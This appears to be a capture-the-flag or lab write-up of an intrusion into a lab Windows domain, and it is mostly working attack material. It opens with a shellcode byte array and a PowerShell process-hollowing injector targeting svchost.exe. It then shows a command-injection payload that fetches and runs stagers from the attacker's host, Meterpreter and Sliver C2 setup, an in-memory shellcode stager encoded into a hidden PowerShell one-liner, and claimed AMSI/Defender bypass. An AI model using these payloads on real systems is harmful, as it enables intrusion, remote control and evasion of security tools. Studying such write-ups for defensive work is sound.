0x56,0x51,0x5a,0x6d,0x58,0x72,0x59,0x71,0x56,0x56,0x74,0x54,0x53,0x47,0x51,0x6b,0x38,0x51,0x50,0x68,0x64,0x70,0x5a,0x58,0x6f,0x31,0x79,0x64,0x32,0x71,0x49,0x39,0x48,0x75,0x31,0x57,0x5f,0x36,0x5a,0x74,0x48,0x55,0x5a,0x32,0x56,0x78,0x56,0x59,0x69,0x39,0x43,0x68,0x58,0x46,0x71,0x66,0x42,0x65,0x64,0x49,0x47,0x4a,0x34,0x44,0x35,0x64,0x51,0x72,0x4c,0x6a,0x51,0x37,0x4e,0x56,0x77,0x7a,0x52,0x36,0x61,0x70,0x49,0x64,0x56,0x49,0x49,0x44,0x55,0x4d,0x61,0x39,0x5a,0x52,0x6d,0x56,0x35,0x2d,0x52,0x66,0x6d,0x64,0x41,0x74,0x52,0x58,0x54,0x74,0x7a,0x71,0x55,0x62,0x30,0x4e,0x31,0x79,0x73,0x4e,0x59,0x4f,0x57,0x4a,0x56,0x53,0x0,0x48,0x89,0xc1,0x53,0x5a,0x41,0x58,0x4d,0x31,0xc9,0x53,0x48,0xb8,0x0,0x32,0xa8,0x84,0x0,0x0,0x0,0x0,0x50,0x53,0x53,0x49,0xc7,0xc2,0xeb,0x55,0x2e,0x3b,0xff,0xd5,0x48,0x89,0xc6,0x6a,0xa,0x5f,0x48,0x89,0xf1,0x6a,0x1f,0x5a,0x52,0x68,0x80,0x33,0x0,0x0,0x49,0x89,0xe0,0x6a,0x4,0x41,0x59,0x49,0xba,0x75,0x46,0x9e,0x86,0x0,0x0,0x0,0x0,0xff,0xd5,0x4d,0x31,0xc0,0x53,0x5a,0x48,0x89,0xf1,0x4d,0x31,0xc9,0x4d,0x31,0xc9,0x53,0x53,0x49,0xc7,0xc2,0x2d,0x6,0x18,0x7b,0xff,0xd5,0x85,0xc0,0x75,0x1f,0x48,0xc7,0xc1,0x88,0x13,0x0,0x0,0x49,0xba,0x44,0xf0,0x35,0xe0,0x0,0x0,0x0,0x0,0xff,0xd5,0x48,0xff,0xcf,0x74,0x2,0xeb,0xaa,0xe8,0x55,0x0,0x0,0x0,0x53,0x59,0x6a,0x40,0x5a,0x49,0x89,0xd1,0xc1,0xe2,0x10,0x49,0xc7,0xc0,0x0,0x10,0x0,0x0,0x49,0xba,0x58,0xa4,0x53,0xe5,0x0,0x0,0x0,0x0,0xff,0xd5,0x48,0x93,0x53,0x53,0x48,0x89,0xe7,0x48,0x89,0xf1,0x48,0x89,0xda,0x49,0xc7,0xc0,0x0,0x20,0x0,0x0,0x49,0x89,0xf9,0x49,0xba,0x12,0x96,0x89,0xe2,0x0,0x0,0x0,0x0,0xff,0xd5,0x48,0x83,0xc4,0x20,0x85,0xc0,0x74,0xb2,0x66,0x8b,0x7,0x48,0x1,0xc3,0x85,0xc0,0x75,0xd2,0x58,0xc3,0x58,0x6a,0x0,0x59,0x49,0xc7,0xc2,0xf0,0xb5,0xa2,0x56,0xff,0xd5

filter Get-Type ([string]$dllName,[string]$typeName)
{
    if( $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].Equals($dllName) )
    {
        $_.GetType($typeName)
    }
}

function Get-Function
{
    Param(
        [string] $module,
        [string] $function
    )

    if( ($null -eq $GetModuleHandle) -or ($null -eq $GetProcAddress) )
    {
        throw "Error: GetModuleHandle and GetProcAddress must be initialized first!"
    }

    $moduleHandle = $GetModuleHandle.Invoke($null, @($module))
    $GetProcAddress.Invoke($null, @($moduleHandle, $function))
}

function Get-Delegate
{
    Param (
        [Parameter(Position = 0, Mandatory = $True)] [IntPtr] $funcAddr,
        [Parameter(Position = 1, Mandatory = $True)] [Type[]] $argTypes,
        [Parameter(Position = 2)] [Type] $retType = [Void]
    )

    $type = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('QD')), [System.Reflection.Emit.AssemblyBuilderAccess]::Run).
    DefineDynamicModule('QM', $false).
    DefineType('QT', 'Class, Public, Sealed, AnsiClass, AutoClass', [System.MulticastDelegate])
    $type.DefineConstructor('RTSpecialName, HideBySig, Public',[System.Reflection.CallingConventions]::Standard, $argTypes).SetImplementationFlags('Runtime, Managed')
    $type.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $retType, $argTypes).SetImplementationFlags('Runtime, Managed')
    $delegate = $type.CreateType()

    [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($funcAddr, $delegate)
}

# Obtain the required types via reflection
$assemblies = [AppDomain]::CurrentDomain.GetAssemblies()
$unsafeMethodsType = $assemblies | Get-Type 'System.dll' 'Microsoft.Win32.UnsafeNativeMethods'
$nativeMethodsType = $assemblies | Get-Type 'System.dll' 'Microsoft.Win32.NativeMethods'
$startupInformationType =  $assemblies | Get-Type 'System.dll' 'Microsoft.Win32.NativeMethods+STARTUPINFO'
$processInformationType =  $assemblies | Get-Type 'System.dll' 'Microsoft.Win32.SafeNativeMethods+PROCESS_INFORMATION'

# Obtain the required functions via reflection: GetModuleHandle, GetProcAddress and CreateProcess
$GetModuleHandle = $unsafeMethodsType.GetMethod('GetModuleHandle')
$GetProcAddress = $unsafeMethodsType.GetMethod('GetProcAddress', [reflection.bindingflags]'Public,Static', $null, [System.Reflection.CallingConventions]::Any, @([System.IntPtr], [string]), $null);
$CreateProcess = $nativeMethodsType.GetMethod("CreateProcess")

# Obtain the function addresses of the required hollowing functions
$ResumeThreadAddr = Get-Function "kernel32.dll" "ResumeThread"
$ReadProcessMemoryAddr = Get-Function "kernel32.dll" "ReadProcessMemory"
$WriteProcessMemoryAddr = Get-Function "kernel32.dll" "WriteProcessMemory"
$ZwQueryInformationProcessAddr = Get-Function "ntdll.dll" "ZwQueryInformationProcess"

# Create the delegate types to call the previously obtain function addresses
$ResumeThread = Get-Delegate $ResumeThreadAddr @([IntPtr])
$WriteProcessMemory = Get-Delegate $WriteProcessMemoryAddr @([IntPtr], [IntPtr], [Byte[]], [Int32], [IntPtr])
$ReadProcessMemory = Get-Delegate $ReadProcessMemoryAddr @([IntPtr], [IntPtr], [Byte[]], [Int], [IntPtr]) ([Bool])
$ZwQueryInformationProcess = Get-Delegate $ZwQueryInformationProcessAddr @([IntPtr], [Int], [Byte[]], [UInt32], [UInt32]) ([Int])

# Instantiate the required structures for CreateProcess and use them to launch svchost.exe
$startupInformation = $startupInformationType.GetConstructors().Invoke($null)
$processInformation = $processInformationType.GetConstructors().Invoke($null)

$cmd = [System.Text.StringBuilder]::new("C:\\Windows\\System32\\svchost.exe")
$CreateProcess.Invoke($null, @($null, $cmd, $null, $null, $false, 0x4, [IntPtr]::Zero, $null, $startupInformation, $processInformation))

# Obtain the required handles from the PROCESS_INFORMATION structure
$hThread = $processInformation.hThread
$hProcess = $processInformation.hProcess

# Create a buffer to hold the PROCESS_BASIC_INFORMATION structure and call ZwQueryInformationProcess
$processBasicInformation = [System.Byte[]]::CreateInstance([System.Byte], 48)
$ZwQueryInformationProcess.Invoke($hProcess, 0, $processBasicInformation, $processBasicInformation.Length, 0)

# Locate the image base address. The address of the PEB is the second element within the PROCESS_BASIC_INFORMATION
# structure (e.g. offset 0x08 within the $processBasicInformation buffer on x64). Within the PEB, the base image
# addr is located at offset 0x10.
$imageBaseAddrPEB = ([IntPtr]::new([BitConverter]::ToUInt64($processBasicInformation, 0x08) + 0x10))

# Use ReadProcessMemory to read the required part of the PEB. We allocate already a buffer for 0x200
# bytes that we will use later on. From the PEB we actually only need 0x08 bytes, as $imageBaseAddrPEB
# already points to the correct memory location. We parse the obtained 0x08 bytes as Int64 and IntPtr.
$memoryBuffer = [System.Byte[]]::CreateInstance([System.Byte], 0x200)
$ReadProcessMemory.Invoke($hProcess, $imageBaseAddrPEB, $memoryBuffer, 0x08, 0)

$imageBaseAddr = [BitConverter]::ToInt64($memoryBuffer, 0)
$imageBaseAddrPointer = [IntPtr]::new($imageBaseAddr)

# Now that we have the base address, we can read the first 0x200 bytes to obtain the PE file format header.
# The offset of the PE header is at 0x3c within the PE file format header. Within the PE header, the relative
# entry point address can be found at an offset of 0x28. We combine this with the $imageBaseAddr and have finally
# found the non relative entry point address.
$ReadProcessMemory.Invoke($hProcess, $imageBaseAddrPointer, $memoryBuffer, $memoryBuffer.Length, 0)

$peOffset = [BitConverter]::ToUInt32($memoryBuffer, 0x3c)                               # PE header offset
$entryPointAddrRelative = [BitConverter]::ToUInt32($memoryBuffer, $peOffset + 0x28)     # Relative entrypoint
$entryPointAddr = [IntPtr]::new($imageBaseAddr + $entryPointAddrRelative)               # Absolute entrypoint

# Overwrite the entrypoint with shellcode and resume the thread.
$WriteProcessMemory.Invoke($hProcess, $entryPointAddr, $SHELLCODE, $SHELLCODE.Length, [IntPtr]::Zero)
$ResumeThread.Invoke($hThread)

# Close powershell to remove it as the parent of svchost.exe
exit
We set our Meterpreter listener:
$ msfconsole -qx "use exploit/multi/handler; set payload windows/x64/meterpreter/reverse_https; set LHOST tun0; set LPORT 443; set ExitOnSession false; exploit -j"
[*] Using configured payload generic/shell_reverse_tcp
payload => windows/x64/meterpreter/reverse_https
LHOST => tun0
LPORT => 443
ExitOnSession => false
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) >
[*] Started HTTPS reverse handler on https://10.8.0.230:443
Then we abuse the API to download and execute in memory our payload (AMSI and Defender bypassed as well):
$ curl -x "http://172.16.40.150:3128/" \
-X POST "http://172.16.41.40:13300/api/query" \
-H "Content-Type: application/json" \
-u dev:dev-5381 --data \
'{"query":"blabla & powershell iex(iwr -usebasicparsing 10.8.0.230/stage3.ps1)"}'
True
0
True
True
We get a callback and a session as Jack on DEV05, we then migrate to Explorer process to keep a persistent connection:
[!] https://10.8.0.230:443 handling request from 172.16.41.40; (UUID: jziv9aay) Without a database connected that payload UUID tracking will not work!
[*] https://10.8.0.230:443 handling request from 172.16.41.40; (UUID: jziv9aay) Staging x64 payload (202844 bytes) ...
[!] https://10.8.0.230:443 handling request from 172.16.41.40; (UUID: jziv9aay) Without a database connected that payload UUID tracking will not work!
[*] Meterpreter session 1 opened (10.8.0.230:443 -> 172.16.41.40:63720) at 2024-08-26 03:55:28 +0900

msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information                  Connection
  --  ----  ----                     -----------                  ----------
  1         meterpreter x64/windows  EU-IFRIT\Jack.Smith @ DEV05  10.8.0.230:443 -> 172.16.41.40:63720 (172.16.41.40)

msf6 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter > ps | grep explorer
Filtering on 'explorer'

Process List
============

 PID    PPID   Name          Arch  Session  User                 Path
 ---    ----   ----          ----  -------  ----                 ----
 10656  10636  explorer.exe  x64   1        EU-IFRIT\Jack.Smith  C:\Windows\explorer.exe

meterpreter > migrate 10656
[*] Migrating from 17568 to 10656...
[*] Migration completed successfully.
After a quick check we can see that Jack is under local admin group (Group used for deny only) and with Medium Mandatory Level so needed to bypass UAC then grab the 1st flag.
For more capacity we will switch to Sliver C2.
C2 preparing (with Sliver)
Following the same process than with Wutai, we create our implant then upload in the Powershell session of Jack (from the previous POC method) but we are catched…

Step back and go with another approach.
Create our implant profile:
$ sliver-server
[*] Loaded 21 aliases from disk
[*] Loaded 142 extension(s) from disk

    ███████╗██╗     ██╗██╗   ██╗███████╗██████╗
    ██╔════╝██║     ██║██║   ██║██╔════╝██╔══██╗
    ███████╗██║     ██║██║   ██║█████╗  ██████╔╝
    ╚════██║██║     ██║╚██╗ ██╔╝██╔══╝  ██╔══██╗
    ███████║███████╗██║ ╚████╔╝ ███████╗██║  ██║
    ╚══════╝╚══════╝╚═╝  ╚═══╝  ╚══════╝╚═╝  ╚═╝

All hackers gain indestructible
[*] Server v1.5.42 - kali
[*] Welcome to the sliver shell, please type 'help' for options

[server] sliver > profiles new --http 10.8.0.230 --skip-symbols --format shellcode --arch amd64 ifrit-http

[*] Saved new implant profile ifrit-http
From this usage we don’t need to start the listener ([server] sliver > http) because we will use a stage listener.
Start the stage listener:
[server] sliver > stage-listener --url http://10.8.0.230:80 --profile ifrit-http

[*] No builds found for profile ifrit-http, generating a new one
[*] Sliver name for profile ifrit-http: OFFICIAL_OSMOSIS
[*] Job 1 (http) started
Check that all works as expected:
[server] sliver > jobs

 ID   Name   Protocol   Port   Stage Profile
==== ====== ========== ====== ============================================
 1    http   tcp        80     ifrit-http (Sliver name: OFFICIAL_OSMOSIS)
Now we need to create our stager.
Following dominicbreuker - Sliver C2 stagers, we create a PowerShell Stager.
PowerShell itself doesn’t allow direct access to memory, so we have to call functions from low-level libraries but it’s not really supported.
While there is no equivalent of P/Invoke in PowerShell, there is good interoperability between PowerShell and C#.
Using the Add-Type cmdlet, we can add a .NET class to a PowerShell session. This way we can use P/Invoke in PowerShell too.
Below our PoSH code snippet stager.ps1, well commented that adds a class called Win32 to PowerShell which exposes VirtualAlloc, CreateThread and WaitForSingleObject:
# An in-memory assembly
$Win32 = @"
using System;
using System.Runtime.InteropServices;
public class Win32 {
[DllImport("kernel32")]
public static extern IntPtr VirtualAlloc(IntPtr lpAddress,
    uint dwSize,
    uint flAllocationType,
    uint flProtect);
[DllImport("kernel32", CharSet=CharSet.Ansi)]
public static extern IntPtr CreateThread(
    IntPtr lpThreadAttributes,
    uint dwStackSize,
    IntPtr lpStartAddress,
    IntPtr lpParameter,
    uint dwCreationFlags,
    IntPtr lpThreadId);
[DllImport("kernel32.dll", SetLastError=true)]
public static extern UInt32 WaitForSingleObject(
    IntPtr hHandle,
    UInt32 dwMilliseconds);
}
"@
Add-Type $Win32

# Download shellcode, ensure some data was retrieved and store it’s size into a variable
$shellcode = (New-Object System.Net.WebCLient).DownloadData("http://10.8.0.230/fontawesome.woff")
if ($shellcode -eq $null) {Exit};
$size = $shellcode.Length

# Run the shellcode
[IntPtr]$addr = [Win32]::VirtualAlloc(0,$size,0x1000,0x40);
[System.Runtime.InteropServices.Marshal]::Copy($shellcode, 0, $addr, $size)
$thandle=[Win32]::CreateThread(0,0,$addr,0,0,0);
[Win32]::WaitForSingleObject($thandle, [uint32]"0xFFFFFFFF")
Now the final touch is to create an one-liner from this code:
- Convert to Base64:
$ cat stager.ps1 | iconv --to-code UTF-16LE | base64 -w 0
JABXAGkAbgAzADIAIAA9ACAAQAAiAAoAdQBzAGkAbgBnACAAUwB5AHMAdABlAG0AOwAKAHUAcwBpAG4AZwAgAFMAeQBzAHQAZQBtAC4AUgB1AG4AdABpAG0AZQAuAEkAbgB0AGUAcgBvAHAAUwBlAHIAdgBpAGMAZQBzADsACgBwAHUAYgBsAGkAYwAgAGMAbABhAHMAcwAgAFcAaQBuADMAMgAgAHsACgBbAEQAbABsAEkAbQBwAG8AcgB0ACgAIgBrAGUAcgBuAGUAbAAzADIAIgApAF0ACgBwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQBjACAAZQB4AHQAZQByAG4AIABJAG4AdABQAHQAcgAgAFYAaQByAHQAdQBhAGwAQQBsAGwAbwBjACgASQBuAHQAUAB0AHIAIABsAHAAQQBkAGQAcgBlAHMAcwAsAAoAIAAgACAAIAB1AGkAbgB0ACAAZAB3AFMAaQB6AGUALAAKACAAIAAgACAAdQBpAG4AdAAgAGYAbABBAGwAbABvAGMAYQB0AGkAbwBuAFQAeQBwAGUALAAKACAAIAAgACAAdQBpAG4AdAAgAGYAbABQAHIAbwB0AGUAYwB0ACkAOwAKAFsARABsAGwASQBtAHAAbwByAHQAKAAiAGsAZQByAG4AZQBsADMAMgAiACwAIABDAGgAYQByAFMAZQB0AD0AQwBoAGEAcgBTAGUAdAAuAEEAbgBzAGkAKQBdAAoAcAB1AGIAbABpAGMAIABzAHQAYQB0AGkAYwAgAGUAeAB0AGUAcgBuACAASQBuAHQAUAB0AHIAIABDAHIAZQBhAHQAZQBUAGgAcgBlAGEAZAAoAAoAIAAgACAAIABJAG4AdABQAHQAcgAgAGwAcABUAGgAcgBlAGEAZABBAHQAdAByAGkAYgB1AHQAZQBzACwACgAgACAAIAAgAHUAaQBuAHQAIABkAHcAUwB0AGEAYwBrAFMAaQB6AGUALAAKACAAIAAgACAASQBuAHQAUAB0AHIAIABsAHAAUwB0AGEAcgB0AEEAZABkAHIAZQBzAHMALAAKACAAIAAgACAASQBuAHQAUAB0AHIAIABsAHAAUABhAHIAYQBtAGUAdABlAHIALAAKACAAIAAgACAAdQBpAG4AdAAgAGQAdwBDAHIAZQBhAHQAaQBvAG4ARgBsAGEAZwBzACwACgAgACAAIAAgAEkAbgB0AFAAdAByACAAbABwAFQAaAByAGUAYQBkAEkAZAApADsACgBbAEQAbABsAEkAbQBwAG8AcgB0ACgAIgBrAGUAcgBuAGUAbAAzADIALgBkAGwAbAAiACwAIABTAGUAdABMAGEAcwB0AEUAcgByAG8AcgA9AHQAcgB1AGUAKQBdAAoAcAB1AGIAbABpAGMAIABzAHQAYQB0AGkAYwAgAGUAeAB0AGUAcgBuACAAVQBJAG4AdAAzADIAIABXAGEAaQB0AEYAbwByAFMAaQBuAGcAbABlAE8AYgBqAGUAYwB0ACgACgAgACAAIAAgAEkAbgB0AFAAdAByACAAaABIAGEAbgBkAGwAZQAsAAoAIAAgACAAIABVAEkAbgB0ADMAMgAgAGQAdwBNAGkAbABsAGkAcwBlAGMAbwBuAGQAcwApADsACgB9AAoAIgBAAAoAQQBkAGQALQBUAHkAcABlACAAJABXAGkAbgAzADIACgAKACQAcwBoAGUAbABsAGMAbwBkAGUAIAA9ACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFcAZQBiAEMATABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQARABhAHQAYQAoACIAaAB0AHQAcAA6AC8ALwAxADAALgA4AC4AMAAuADIAMwAwAC8AZgBvAG4AdABhAHcAZQBzAG8AbQBlAC4AdwBvAGYAZgAiACkACgBpAGYAIAAoACQAcwBoAGUAbABsAGMAbwBkAGUAIAAtAGUAcQAgACQAbgB1AGwAbAApACAAewBFAHgAaQB0AH0AOwAKACQAcwBpAHoAZQAgAD0AIAAkAHMAaABlAGwAbABjAG8AZABlAC4ATABlAG4AZwB0AGgACgAKAFsASQBuAHQAUAB0AHIAXQAkAGEAZABkAHIAIAA9ACAAWwBXAGkAbgAzADIAXQA6ADoAVgBpAHIAdAB1AGEAbABBAGwAbABvAGMAKAAwACwAJABzAGkAegBlACwAMAB4ADEAMAAwADAALAAwAHgANAAwACkAOwAKAFsAUwB5AHMAdABlAG0ALgBSAHUAbgB0AGkAbQBlAC4ASQBuAHQAZQByAG8AcABTAGUAcgB2AGkAYwBlAHMALgBNAGEAcgBzAGgAYQBsAF0AOgA6AEMAbwBwAHkAKAAkAHMAaABlAGwAbABjAG8AZABlACwAIAAwACwAIAAkAGEAZABkAHIALAAgACQAcwBpAHoAZQApAAoAJAB0AGgAYQBuAGQAbABlAD0AWwBXAGkAbgAzADIAXQA6ADoAQwByAGUAYQB0AGUAVABoAHIAZQBhAGQAKAAwACwAMAAsACQAYQBkAGQAcgAsADAALAAwACwAMAApADsACgBbAFcAaQBuADMAMgBdADoAOgBXAGEAaQB0AEYAbwByAFMAaQBuAGcAbABlAE8AYgBqAGUAYwB0ACgAJAB0AGgAYQBuAGQAbABlACwAIABbAHUAaQBuAHQAMwAyAF0AIgAwAHgARgBGAEYARgBGAEYARgBGACIAKQAKAA==
Iconv converts the code to UTF16 little-endian which is the encoding used in Windows (not in Linux but our target is a Windows machine).
- Create a new
stage4.ps1where this Base64-encoded code can now be passed as an argument to PowerShell:
powershell.exe -nop -w hidden -Enc JABXAGkAbgAzADIAIAA9ACAAQAAiAAoAdQBzAGkAbgBnACAAUwB5AHMAdABlAG0AOwAKAHUAcwBpAG4AZwAgAFMAeQBzAHQAZQBtAC4AUgB1AG4AdABpAG0AZQAuAEkAbgB0AGUAcgBvAHAAUwBlAHIAdgBpAGMAZQBzADsACgBwAHUAYgBsAGkAYwAgAGMAbABhAHMAcwAgAFcAaQBuADMAMgAgAHsACgBbAEQAbABsAEkAbQBwAG8AcgB0ACgAIgBrAGUAcgBuAGUAbAAzADIAIgApAF0ACgBwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQBjACAAZQB4AHQAZQByAG4AIABJAG4AdABQAHQAcgAgAFYAaQByAHQAdQBhAGwAQQBsAGwAbwBjACgASQBuAHQAUAB0AHIAIABsAHAAQQBkAGQAcgBlAHMAcwAsAAoAIAAgACAAIAB1AGkAbgB0ACAAZAB3AFMAaQB6AGUALAAKACAAIAAgACAAdQBpAG4AdAAgAGYAbABBAGwAbABvAGMAYQB0AGkAbwBuAFQAeQBwAGUALAAKACAAIAAgACAAdQBpAG4AdAAgAGYAbABQAHIAbwB0AGUAYwB0ACkAOwAKAFsARABsAGwASQBtAHAAbwByAHQAKAAiAGsAZQByAG4AZQBsADMAMgAiACwAIABDAGgAYQByAFMAZQB0AD0AQwBoAGEAcgBTAGUAdAAuAEEAbgBzAGkAKQBdAAoAcAB1AGIAbABpAGMAIABzAHQAYQB0AGkAYwAgAGUAeAB0AGUAcgBuACAASQBuAHQAUAB0AHIAIABDAHIAZQBhAHQAZQBUAGgAcgBlAGEAZAAoAAoAIAAgACAAIABJAG4AdABQAHQAcgAgAGwAcABUAGgAcgBlAGEAZABBAHQAdAByAGkAYgB1AHQAZQBzACwACgAgACAAIAAgAHUAaQBuAHQAIABkAHcAUwB0AGEAYwBrAFMAaQB6AGUALAAKACAAIAAgACAASQBuAHQAUAB0AHIAIABsAHAAUwB0AGEAcgB0AEEAZABkAHIAZQBzAHMALAAKACAAIAAgACAASQBuAHQAUAB0AHIAIABsAHAAUABhAHIAYQBtAGUAdABlAHIALAAKACAAIAAgACAAdQBpAG4AdAAgAGQAdwBDAHIAZQBhAHQAaQBvAG4ARgBsAGEAZwBzACwACgAgACAAIAAgAEkAbgB0AFAAdAByACAAbABwAFQAaAByAGUAYQBkAEkAZAApADsACgBbAEQAbABsAEkAbQBwAG8AcgB0ACgAIgBrAGUAcgBuAGUAbAAzADIALgBkAGwAbAAiACwAIABTAGUAdABMAGEAcwB0AEUAcgByAG8AcgA9AHQAcgB1AGUAKQBdAAoAcAB1AGIAbABpAGMAIABzAHQAYQB0AGkAYwAgAGUAeAB0AGUAcgBuACAAVQBJAG4AdAAzADIAIABXAGEAaQB0AEYAbwByAFMAaQBuAGcAbABlAE8AYgBqAGUAYwB0ACgACgAgACAAIAAgAEkAbgB0AFAAdAByACAAaABIAGEAbgBkAGwAZQAsAAoAIAAgACAAIABVAEkAbgB0ADMAMgAgAGQAdwBNAGkAbABsAGkAcwBlAGMAbwBuAGQAcwApADsACgB9AAoAIgBAAAoAQQBkAGQALQBUAHkAcABlACAAJABXAGkAbgAzADIACgAKACQAcwBoAGUAbABsAGMAbwBkAGUAIAA9ACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFcAZQBiAEMATABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQARABhAHQAYQAoACIAaAB0AHQAcAA6AC8ALwAxADAALgA4AC4AMAAuADIAMwAwAC8AZgBvAG4AdABhAHcAZQBzAG8AbQBlAC4AdwBvAGYAZgAiACkACgBpAGYAIAAoACQAcwBoAGUAbABsAGMAbwBkAGUAIAAtAGUAcQAgACQAbgB1AGwAbAApACAAewBFAHgAaQB0AH0AOwAKACQAcwBpAHoAZQAgAD0AIAAkAHMAaABlAGwAbABjAG8AZABlAC4ATABlAG4AZwB0AGgACgAKAFsASQBuAHQAUAB0AHIAXQAkAGEAZABkAHIAIAA9ACAAWwBXAGkAbgAzADIAXQA6ADoAVgBpAHIAdAB1AGEAbABBAGwAbABvAGMAKAAwACwAJABzAGkAegBlACwAMAB4ADEAMAAwADAALAAwAHgANAAwACkAOwAKAFsAUwB5AHMAdABlAG0ALgBSAHUAbgB0AGkAbQBlAC4ASQBuAHQAZQByAG8AcABTAGUAcgB2AGkAYwBlAHMALgBNAGEAcgBzAGgAYQBsAF0AOgA6AEMAbwBwAHkAKAAkAHMAaABlAGwAbABjAG8AZABlACwAIAAwACwAIAAkAGEAZABkAHIALAAgACQAcwBpAHoAZQApAAoAJAB0AGgAYQBuAGQAbABlAD0AWwBXAGkAbgAzADIAXQA6ADoAQwByAGUAYQB0AGUAVABoAHIAZQBhAGQAKAAwACwAMAAsACQAYQBkAGQAcgAsADAALAAwACwAMAApADsACgBbAFcAaQBuADMAMgBdADoAOgBXAGEAaQB0AEYAbwByAFMAaQBuAGcAbABlAE8AYgBqAGUAYwB0ACgAJAB0AGgAYQBuAGQAbABlACwAIABbAHUAaQBuAHQAMwAyAF0AIgAwAHgARgBGAEYARgBGAEYARgBGACIAKQAKAA==
- The argument
-nopavoids that a custom PowerShell profile get loaded, which may break our code. - With
-whidden we ensure that the console windows is not visible (or disappears if you paste the code into one). - Our Base64-encoded code is passed with
-Enc.
Set a local web server (listening on 443/tcp because our sliver stage listener is on 80/tcp):
$ python3 -m http.server 443
Serving HTTP on 0.0.0.0 port 443 (http://0.0.0.0:443/) ...
And let’s go for Rock & Roll to the API:
$ curl -x "http://172.16.40.150:3128/" \
-X POST "http://172.16.41.40:13300/api/query" \
-H "Content-Type: application/json" \
-u dev:dev-5381 --data \
'{"query":"blabla & powershell iex(iwr -usebasicparsing 10.8.0.230:443/stage4.ps1)"}'
Then get a callback and obtain our session as Jack on DEV05:
[*] Session 79ee12b5 OFFICIAL_OSMOSIS - 172.16.41.40:61862 (DEV05) - windows/amd64 - Tue, 27 Aug 2024 18:11:02 JST

[server] sliver > sessions

 ID         Name               Transport   Remote Address       Hostname   Username              Operating System   Locale   Last Message                            Health
========== ================== =========== ==================== ========== ===================== ================== ======== ======================================= =========
 79ee12b5   OFFICIAL_OSMOSIS   http(s)     172.16.41.40:61862   DEV05      EU-IFRIT\jack.smith   windows/amd64      en-US    Tue Aug 27 18:11:09 JST 2024 (1s ago)   [ALIVE]
We migrate to the explorer.exe process (or svchost) to keep a persistent connection:
[server] sliver > use 79ee12b5-acc0-4d5a-8272-fc81526e434e

[*] Active session OFFICIAL_OSMOSIS (79ee12b5-acc0-4d5a-8272-fc81526e434e)

[server] sliver (OFFICIAL_OSMOSIS) > ps --exe explorer

 Pid    Ppid   Owner                 Arch     Executable     Session
====== ====== ===================== ======== ============== =========
 5772   5148   EU-IFRIT\jack.smith   x86_64   explorer.exe   1


⚠️  Security Product(s): Sysmon64

[server] sliver (OFFICIAL_OSMOSIS) > migrate -p 5772

[*] Successfully migrated to 5772

[*] Session 580c36d6 OFFICIAL_OSMOSIS - 172.16.41.40:62032 (DEV05) - windows/amd64 - Tue, 27 Aug 2024 18:12:29 JST

[server] sliver (OFFICIAL_OSMOSIS) > use 580c36d6-705a-4737-901f-047eaedd8ec9

[*] Active session OFFICIAL_OSMOSIS (580c36d6-705a-4737-901f-047eaedd8ec9)

[server] sliver (OFFICIAL_OSMOSIS) > sessions

 ID         Name               Transport   Remote Address       Hostname   Username              Operating System   Locale   Last Message                            Health
========== ================== =========== ==================== ========== ===================== ================== ======== ======================================= =========
 79ee12b5   OFFICIAL_OSMOSIS   http(s)     172.16.41.40:61862   DEV05      EU-IFRIT\jack.smith   windows/amd64      en-US    Tue Aug 27 18:12:38 JST 2024 (2s ago)   [ALIVE]
 580c36d6   OFFICIAL_OSMOSIS   http(s)     172.16.41.40:62032   DEV05      EU-IFRIT\jack.smith   windows/amd64      en-US    Tue Aug 27 18:12:39 JST 2024 (1s ago)   [ALIVE]
UAC Bypassing (Ifrit_Engineering)
Quick check to get some info about Jack:
[server] sliver (OFFICIAL_OSMOSIS) > getuid

S-1-5-21-815464091-3988217837-1862656938-1320

[server] sliver (OFFICIAL_OSMOSIS) > getprivs

Privilege Information for explorer.exe (PID: 5772)
--------------------------------------------------

Process Integrity Level: Medium

Name                          	Description                          	Attributes
====                          	===========                          	==========
SeShutdownPrivilege           	Shut down the system                 	Disabled
SeChangeNotifyPrivilege       	Bypass traverse checking             	Enabled, Enabled by Default
SeUndockPrivilege             	Remove computer from docking station 	Disabled
SeIncreaseWorkingSetPrivilege 	Increase a process working set       	Disabled
SeTimeZonePrivilege           	Change the time zone                 	Disabled
Process Integrity Level: Medium but we need to have a High level to become full admin
